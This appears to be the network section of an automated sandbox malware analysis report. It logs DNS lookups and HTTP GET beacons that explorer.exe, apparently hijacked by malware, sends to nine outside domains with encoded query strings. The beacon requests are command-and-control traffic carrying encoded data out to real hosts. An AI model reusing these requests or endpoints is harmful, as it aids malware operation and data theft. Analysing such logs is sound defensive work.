Feb 23, 2021 09:48:54.174190044 CET	80	49739	34.102.136.180	192.168.2.3
Feb 23, 2021 09:48:54.174376011 CET	80	49739	34.102.136.180	192.168.2.3
Feb 23, 2021 09:48:54.174551010 CET	49739	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:48:54.174585104 CET	49739	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:48:54.217343092 CET	80	49739	34.102.136.180	192.168.2.3
Feb 23, 2021 09:48:54.217567921 CET	80	49739	34.102.136.180	192.168.2.3
Feb 23, 2021 09:48:54.217709064 CET	49739	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:49:16.426949024 CET	49740	80	192.168.2.3	198.52.105.123
Feb 23, 2021 09:49:16.623905897 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.624052048 CET	49740	80	192.168.2.3	198.52.105.123
Feb 23, 2021 09:49:16.624357939 CET	49740	80	192.168.2.3	198.52.105.123
Feb 23, 2021 09:49:16.821913004 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.870922089 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.871021032 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.871046066 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.871067047 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.871087074 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.871104956 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:16.871181011 CET	49740	80	192.168.2.3	198.52.105.123
Feb 23, 2021 09:49:16.871262074 CET	49740	80	192.168.2.3	198.52.105.123
Feb 23, 2021 09:49:16.871350050 CET	49740	80	192.168.2.3	198.52.105.123
Feb 23, 2021 09:49:17.068207026 CET	80	49740	198.52.105.123	192.168.2.3
Feb 23, 2021 09:49:37.302115917 CET	49748	80	192.168.2.3	185.199.108.153
Feb 23, 2021 09:49:37.345478058 CET	80	49748	185.199.108.153	192.168.2.3
Feb 23, 2021 09:49:37.345629930 CET	49748	80	192.168.2.3	185.199.108.153
Feb 23, 2021 09:49:37.345757961 CET	49748	80	192.168.2.3	185.199.108.153
Feb 23, 2021 09:49:37.389106989 CET	80	49748	185.199.108.153	192.168.2.3
Feb 23, 2021 09:49:37.472671032 CET	80	49748	185.199.108.153	192.168.2.3
Feb 23, 2021 09:49:37.472696066 CET	80	49748	185.199.108.153	192.168.2.3
Feb 23, 2021 09:49:37.472858906 CET	49748	80	192.168.2.3	185.199.108.153
Feb 23, 2021 09:49:37.472898960 CET	49748	80	192.168.2.3	185.199.108.153
Feb 23, 2021 09:49:37.517864943 CET	80	49748	185.199.108.153	192.168.2.3
Feb 23, 2021 09:49:57.757414103 CET	49752	80	192.168.2.3	176.74.27.137
Feb 23, 2021 09:49:57.811839104 CET	80	49752	176.74.27.137	192.168.2.3
Feb 23, 2021 09:49:57.811960936 CET	49752	80	192.168.2.3	176.74.27.137
Feb 23, 2021 09:49:57.812186003 CET	49752	80	192.168.2.3	176.74.27.137
Feb 23, 2021 09:49:57.873881102 CET	80	49752	176.74.27.137	192.168.2.3
Feb 23, 2021 09:49:57.874310970 CET	49752	80	192.168.2.3	176.74.27.137
Feb 23, 2021 09:49:57.874418020 CET	49752	80	192.168.2.3	176.74.27.137
Feb 23, 2021 09:49:57.927423954 CET	80	49752	176.74.27.137	192.168.2.3
Feb 23, 2021 09:50:18.297434092 CET	49753	80	192.168.2.3	198.27.88.111
Feb 23, 2021 09:50:18.431996107 CET	80	49753	198.27.88.111	192.168.2.3
Feb 23, 2021 09:50:18.432109118 CET	49753	80	192.168.2.3	198.27.88.111
Feb 23, 2021 09:50:18.432307005 CET	49753	80	192.168.2.3	198.27.88.111
Feb 23, 2021 09:50:18.564835072 CET	80	49753	198.27.88.111	192.168.2.3
Feb 23, 2021 09:50:18.584054947 CET	80	49753	198.27.88.111	192.168.2.3
Feb 23, 2021 09:50:18.584095955 CET	80	49753	198.27.88.111	192.168.2.3
Feb 23, 2021 09:50:18.584261894 CET	49753	80	192.168.2.3	198.27.88.111
Feb 23, 2021 09:50:18.584335089 CET	49753	80	192.168.2.3	198.27.88.111
Feb 23, 2021 09:50:18.716856003 CET	80	49753	198.27.88.111	192.168.2.3
Feb 23, 2021 09:50:39.051729918 CET	49754	80	192.168.2.3	164.155.144.220
Feb 23, 2021 09:50:39.257086039 CET	80	49754	164.155.144.220	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:50:39.257184029 CET	49754	80	192.168.2.3	164.155.144.220
Feb 23, 2021 09:50:39.257392883 CET	49754	80	192.168.2.3	164.155.144.220
Feb 23, 2021 09:50:39.462497950 CET	80	49754	164.155.144.220	192.168.2.3
Feb 23, 2021 09:50:39.465549946 CET	80	49754	164.155.144.220	192.168.2.3
Feb 23, 2021 09:50:39.465570927 CET	80	49754	164.155.144.220	192.168.2.3
Feb 23, 2021 09:50:39.465783119 CET	49754	80	192.168.2.3	164.155.144.220
Feb 23, 2021 09:50:39.465820074 CET	49754	80	192.168.2.3	164.155.144.220
Feb 23, 2021 09:50:39.672122002 CET	80	49754	164.155.144.220	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:46:40.074162960 CET	50200	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:40.133456945 CET	53	50200	8.8.8.8	192.168.2.3
Feb 23, 2021 09:46:41.417691946 CET	51281	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:41.478061914 CET	53	51281	8.8.8.8	192.168.2.3
Feb 23, 2021 09:46:42.189471960 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:42.240940094 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 09:46:43.301377058 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:43.360296011 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 09:46:43.439152002 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:43.501475096 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:46:44.661849976 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:44.722966909 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 09:46:46.038443089 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:46:46.086977959 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:07.327891111 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:07.379460096 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:08.573640108 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:08.622617006 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:09.539221048 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:09.602024078 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:10.147272110 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:10.196006060 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:11.667907000 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:11.791357994 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:13.019293070 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:13.067945004 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:23.525736094 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:23.574409962 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:24.983030081 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:25.031742096 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:26.150157928 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:26.199599028 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:26.326800108 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:26.375427961 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:27.303738117 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:27.355180025 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:29.276165009 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:29.338347912 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:31.661143064 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:31.711962938 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:32.979504108 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:33.036781073 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:34.842191935 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:34.890940905 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:50.242492914 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:50.308706999 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 09:47:53.216571093 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:47:53.287456036 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 09:48:01.781652927 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:01.831094027 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 09:48:06.034183025 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:06.091228962 CET	53	53034	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:48:13.808693886 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:14.101805925 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 09:48:34.894269943 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:35.082828999 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 09:48:37.297516108 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:37.350575924 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 09:48:39.326778889 CET	56132	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:39.386740923 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 09:48:53.921508074 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:48:53.988495111 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:16.361803055 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:16.425479889 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:31.398925066 CET	60633	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:31.484190941 CET	53	60633	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:32.265213966 CET	61292	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:32.322531939 CET	53	61292	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:33.882205009 CET	63619	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:33.941507101 CET	53	63619	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:35.224967957 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:35.285001993 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:35.759891033 CET	61946	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:35.809756994 CET	53	61946	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:36.397238970 CET	64910	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:36.455867052 CET	53	64910	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:37.063218117 CET	52123	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:37.095645905 CET	56130	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:37.148777008 CET	53	56130	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:37.300690889 CET	53	52123	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:37.957732916 CET	56338	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:38.017211914 CET	53	56338	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:38.840532064 CET	59420	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:38.897531986 CET	53	59420	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:39.493510008 CET	58784	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:39.553536892 CET	53	58784	8.8.8.8	192.168.2.3
Feb 23, 2021 09:49:57.674310923 CET	63978	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:49:57.756051064 CET	53	63978	8.8.8.8	192.168.2.3
Feb 23, 2021 09:50:18.129417896 CET	62938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:50:18.295779943 CET	53	62938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:50:38.837822914 CET	55708	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:50:39.050357103 CET	53	55708	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:47:53.216571093 CET	192.168.2.3	8.8.8.8	0xaf8	Standard query (0)	www.kanaai.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:13.808693886 CET	192.168.2.3	8.8.8.8	0xa1fa	Standard query (0)	www.cvmjqcid.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:34.894269943 CET	192.168.2.3	8.8.8.8	0xa314	Standard query (0)	www.jaemagreci.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:53.921508074 CET	192.168.2.3	8.8.8.8	0xc403	Standard query (0)	www.sweetpopntreatz.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:16.361803055 CET	192.168.2.3	8.8.8.8	0x6197	Standard query (0)	www.long9000.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:37.063218117 CET	192.168.2.3	8.8.8.8	0xdf87	Standard query (0)	www.soheilvaseghi.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:57.674310923 CET	192.168.2.3	8.8.8.8	0xa100	Standard query (0)	www.gannahealing.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:50:18.129417896 CET	192.168.2.3	8.8.8.8	0xf04b	Standard query (0)	www.olgadalila.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:50:38.837822914 CET	192.168.2.3	8.8.8.8	0xcfd4	Standard query (0)	www.zomapa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:47:53.287456036 CET	8.8.8.8	192.168.2.3	0xaf8	No error (0)	www.kanaai.com	www13.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:47:53.287456036 CET	8.8.8.8	192.168.2.3	0xaf8	No error (0)	www13.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:47:53.287456036 CET	8.8.8.8	192.168.2.3	0xaf8	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:47:53.287456036 CET	8.8.8.8	192.168.2.3	0xaf8	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:47:53.287456036 CET	8.8.8.8	192.168.2.3	0xaf8	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:14.101805925 CET	8.8.8.8	192.168.2.3	0xa1fa	No error (0)	www.cvmjqcid.com	cvmjqcid.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:48:14.101805925 CET	8.8.8.8	192.168.2.3	0xa1fa	No error (0)	cvmjqcid.com		210.152.86.132	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:35.082828999 CET	8.8.8.8	192.168.2.3	0xa314	No error (0)	www.jaemagreci.com	jaemagreci.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:48:35.082828999 CET	8.8.8.8	192.168.2.3	0xa314	No error (0)	jaemagreci.com		50.116.112.43	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:53.988495111 CET	8.8.8.8	192.168.2.3	0xc403	No error (0)	www.sweetpopntreatz.com	sweetpopntreatz.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:48:53.988495111 CET	8.8.8.8	192.168.2.3	0xc403	No error (0)	sweetpopntreatz.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:16.425479889 CET	8.8.8.8	192.168.2.3	0x6197	No error (0)	www.long9000.com		198.52.105.123	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:37.300690889 CET	8.8.8.8	192.168.2.3	0xdf87	No error (0)	www.soheilvaseghi.com	vaseghi.github.io		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:49:37.300690889 CET	8.8.8.8	192.168.2.3	0xdf87	No error (0)	vaseghi.github.io		185.199.108.153	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:37.300690889 CET	8.8.8.8	192.168.2.3	0xdf87	No error (0)	vaseghi.github.io		185.199.111.153	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:37.300690889 CET	8.8.8.8	192.168.2.3	0xdf87	No error (0)	vaseghi.github.io		185.199.109.153	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:37.300690889 CET	8.8.8.8	192.168.2.3	0xdf87	No error (0)	vaseghi.github.io		185.199.110.153	A (IP address)	IN (0x0001)
Feb 23, 2021 09:49:57.756051064 CET	8.8.8.8	192.168.2.3	0xa100	No error (0)	www.gannahealing.com	gannahealing.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:49:57.756051064 CET	8.8.8.8	192.168.2.3	0xa100	No error (0)	gannahealing.com		176.74.27.137	A (IP address)	IN (0x0001)
Feb 23, 2021 09:50:18.295779943 CET	8.8.8.8	192.168.2.3	0xf04b	No error (0)	www.olgadalila.com	olgadalila.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:50:18.295779943 CET	8.8.8.8	192.168.2.3	0xf04b	No error (0)	olgadalila.com		198.27.88.111	A (IP address)	IN (0x0001)
Feb 23, 2021 09:50:39.050357103 CET	8.8.8.8	192.168.2.3	0xcfd4	No error (0)	www.zomapa.com		164.155.144.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.kanaai.com
- www.cvmjqcid.com
- www.jaemagreci.com
- www.sweetpopntreatz.com
- www.long9000.com
- www.soheilvaseghi.com
- www.gannahealing.com
- www.olgadalila.com
- www.zomapa.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49726	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:47:53.367204905 CET	1353	OUT	GET /blr/?OhNhA=0qfhgAUhFNnGzH7qGfzqggPFhGYeFRXNcWm+JLPBUuQl5doqjpchYq6utkLPlNOTiwpN&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.kanaai.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:47:53.479753971 CET	1354	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 08:47:53 GMT Content-Length: 0 Connection: close location: https://www.kanaai.com/blr?OhNhA=0qfhgAUhFNnGzH7qGfzqggPFhGYeFRXNcWm+JLPBUuQl5doqjpchYq6utkLPlNOTiwpN&Yn=ybdDmfdPTbAT8L strict-transport-security: max-age=120 x-wix-request-id: 1614070073.418552239871121903 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkViPPFLGwJgVO8FUAmFQQjPN,qquldgcFrj2n04 6g4RNSVPYxV603IO64T3vEIZzS9F0=,2d58ifebGbosy5xc+FRaluwwFBK7ql/Bn4PhplCINftSbYW2c4RZurCpWsQ pzdtD3fKEXQvQlSAkB/Istal9R9ihGhmRXRA447Fw/kR9qdQ=,2UNV7KOq4oGjA5+PKsX47PP4j9yVJ2TZnllsg4qz 4cE=,l7Ey5khejq81S7sxGe5Nk7KjdHHF98Vyi2aTDlfeOxdXz5t7NzGxeu2CXkk1aB7ZGlsroP2XR0N+rjgJK/PU9 A==,4EmzKGKKpFffqfFwZRPY8dyCbNiRyM7+ZTNlULwu4/eFl6yP+RXtdTBOj4nQbF2lOOC/fp3nJ3UUnFruSOQYow== Cache-Control: no-cache Expires: -1 Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49735	210.152.86.132	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:48:14.400055885 CET	5114	OUT	GET /blr/?OhNhA=zy4aJG0RjbOs5fr8AigFVw38GRzAFltiV345BgDRTDlQ98Z37kqPuyHkyXsUwHWJOif+&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.cvmjqcid.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:48:14.694118977 CET	5115	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Tue, 23 Feb 2021 08:48:14 GMT Content-Type: text/html Content-Length: 169 Connection: close Location: http://merukore.jp/blr/?OhNhA=zy4aJG0RjbOs5fr8AigFVw38GRzAFltiV345BgDRTDlQ98Z37kqPuyHkyXsUwHWJOif+&Yn=ybdDmfdPTbAT8L Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49736	50.116.112.43	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:48:35.246251106 CET	5116	OUT	GET /blr/?OhNhA=iTLpEvItJY3C/iY0O/gMWVvFAW67iqJR4Qa3Cv5AKoajJvRVMc3YtK32u24rykRgHJga&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.jaemagreci.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:48:36.268591881 CET	5117	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 08:48:35 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Upgrade: h2,h2c Connection: Upgrade, close Location: http://jaemagreci.com Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49739	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:48:54.032861948 CET	5136	OUT	GET /blr/?OhNhA=BbRt519gnWT2xWYUVSCsYiPJyU2bwfntJXr00JvtFds5dVCPZN8W3I64QGhm0Na3rvFo&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.sweetpopntreatz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:48:54.174190044 CET	5137	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 08:48:54 GMT Content-Type: text/html Content-Length: 275 ETag: "6031584e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49740	198.52.105.123	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:49:16.624357939 CET	5138	OUT	GET /blr/?OhNhA=luzvcdoWPFwNnK5D3r055oflJ4B6PNqet6SFuGGCnSWn2ee+CnvcD8UF6pdBh9++nOVu&Yn=ybdDmfdPTbAT8L HTTP/1.1 Host: www.long9000.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:49:16.870922089 CET	5139	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 23 Feb 2021 08:44:23 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 63 31 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 53 79 73 74 65 6d 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2f 2a 20 42 61 73 65 20 2a 2f 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 3a 20 31 34 70 78 20 56 65 72 64 61 6e 61 2c 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 68 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 27 4d 69 63 72 6f 73 6f 66 74 20 59 61 48 65 69 27 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 30 70 78 20 32 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 6f 72 64 2d 62 72 65 61 6b 3a 20 62 72 65 61 6b 2d 77 6f 72 64 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 31 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 